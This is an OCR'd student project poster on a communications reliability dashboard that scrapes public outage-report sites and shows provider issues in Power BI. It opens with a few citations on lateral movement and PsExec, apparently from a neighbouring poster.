[8] "IOCs and Artifacts," *Infosec Resources*. [Online]. Available: https://resources.infosecinstitute.com/category/enterprise/threat-hunting/iocs-and-artifacts/. [Accessed: 15-Apr-2019].
[9] "Lateral Movement Definition & Examples," *Awake Security*.
[10] Jonathan Renard, "Lateral Movement with PSExec," *ISP Blog*, 03-Mar-2017.
[11] Daniel Muñoz, "Lateral movement: A deep look into PsExec," *Context*, 04-Sep-2018. [Online]. Available: https://www.contextis.com/en/blog/lateral-movement-a-deep-look-into-psexec. [Accessed: 01-Apr-2019].
[12] David Maloney, "PSExec Demystified," *Rapid7 Blog*, 09-Mar-2013.
[13] David Maloney, *PsExec Examples: How Remote Execution Works*. 2015.
[14] "PSExec Pass the Hash," *Offensive Security*. [Online]. Available: https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/. [Accessed: 01-Apr-2019].
[15] Daniel Berman, "The Complete Guide to the ELK Stack," *Logz.io*, 20-Dec-2018.
[16] Angela Messer and Brad Medairy, "The Future of Cyber Defense… Going on the Offensive," *The Cyber Defense Review*, pp. 1–4, 2018.
[17] Saikat Basu, "What Are Administrative Shares and How to Disable Them in Windows?," *Guiding Tech*, 03-Aug-2011. [Online]. Available: https://www.guidingtech.com/7250/what-are-administrative-shares-how-to-disable-them-in-windows/. [Accessed: 15-Apr-2019].

Communications Cyber Security and Reliability Dashboard Using Open-Source Data

Christian Garcia, Nicole Haigwood, Juwan Harris, Walid Mia, Catherine Vu

Sponsered by the FCC and DHS
SME: Kurian Jacob

Problem Statement

- We were tasked with the project to develop a network reliability and security dashboard to serve the requirements of both the FCC and the DHS.
- Currently, the FCC receive information regarding communications reliability and situational awareness directly from communications providers (such as Verizon and AT&T).
- The issue that arises when retrieving this data from providers is that, the data models can be hard to change for administrative and legal reasons, making the data anachronistic.
- Communications situational awareness at DHS and the FCC would benefit from a variety of data sources.

Objective

Develop a user friendly dashboard

Construct a method in which raw data is able to load into the dashboard

Discuss the different options for types of diagrams and determine which is most useful to the client

Consider the different types of threats affecting the client and how various data should be displayed


Discuss the different methods of parsing data into the Dashboard and determine where the data is sourced from

Discuss the costs and resources involved with completing the task

Approach

- In order to address this issue, our team has developed a dashboard using open-source data that displays the requested network metrics in near real-time.
- To acquire the necessary data from our open-sources, we will be using Python scripts in order to scrape websites containing the necessary metrics our client is interested in.
- The success of our project will be measured by the accuracy of the data retrieved, how well the dashboard integrates into our client environments, and the visual appeal of our dashboard.

System Diagram



Data sources include downtdetector.com, internettrafficreport.com, isitdownrightnow.com, istherservicedown.com, outage.report

Data scraping: python scripts obtain data from the sources listed above

Power BI: its interfaces allow for data analysis and visualization


Data handling: clients use Power BI to connect and interact with the dashboard

Results

We were able to obtain data from three different sites.
These sites include:

- Isitdownrightnow.com
- Istheservicedown.com
- Outage.report.

From these sites, we have been able to successfully scrape different types of data to send to the dashboard. Some of the data types we were able to obtain include the name of providers, issue type, issue percentage, location, and much more. Upon comparing our dashboard with our initial framework, we were able to address all the requirements. Shown below are two pages from our dashboard.


Outage Report

FIlters

4/2/2019 4/4/2019

Time
All


Provider
□ AT&T
□ Comcast Business
□ Optimum
□ Sprint
□ Time Warner Cable
□ Verizon
□ Windstream

Issues by providers

AT&T Provider	- Issue
AT&T Provider	Cell service down Issue
AT&T Provider	Internet down Issue
AT&T Provider	TV freezing Issue
Comcast Business Provider	- Issue

Reported issues over time
● Cell service down ● 4G LTE not working ● Everything is down ● Landline problems ● Text sending problems ● Other
1.0
0.5
0.0
Percentage of issues
2019 Qtr ...
Date Day Time
Reported issues
Average of 4G LTE not ...
Average of ...
Averag...
Average of Other
Latest Issue by State and Provider
Provider ● AT&T ● Comcast B... ● Optimum ● Sprint ● Time Warn...
UNITED STATES
Gulf of Mexico
MEXICO
CUBA
HAITI
Bing
© 2019 HERE, © 2019 Microsoft Corporation

Figure 1 above shows the dashboard page with data that was obtained from Outage Report. The data includes a Issue Location, provider, and number or reported issues.


Is the service Down Current Data

Filters

Provider
□ Atlantic-Broadband
□ att
□ Cable-ONE
□ CenturyLink
□ charter-communications
□ Cricket-Wireless
□ DirecTV
□ Dish-Network
□ Frontier
□ Google-Fiber
□ Mediacom
□ MetroPCS
□ optimum-cablevision
□ RCN

Reported issues

Atlantic-Broadband

0.05 E-mail	0.59 Internet
0.04 Phone	0.04 Total Blackout
0.22 TV	0.07 Wi-fi
296 Reports	

att

0.06 E-mail	0.39 Internet
0.39 Phone	0.06 Total Blackout
0.04 TV	0.06 Wi-fi
10582 Reports	

Cable-ONE

0.04 E-mail	0.67 Internet
0.04 Phone	(Blank) Total Blackout
0.24 TV	0.02 Wi-fi
170 Reports	

Number of Reports by State and Provider
Provider ● Atlantic-Br... ● att ● Cable-ONE ● CenturyLink ● charter-co...
NORTH AMERICA
Atlant
Bing
© 2019 HERE, © 2019 Microsoft Corporation
Percentage of Reported issues
Wi-fi
E-mail
TV
Total Bl...
Internet
Phone
Issues by providers
● Wi-fi ● TV ● Total Blackout ● Phone ● Internet ● E-mail
Provider
optimum-cablevision
CenturyLink
Atlantic-Broadband
charter-communications
time-warner-cable
Suddenlink
RCN
Frontier
Mediacom
0.0
0.2
0.4
0.6
0.8
1.0
Percent of reported issues

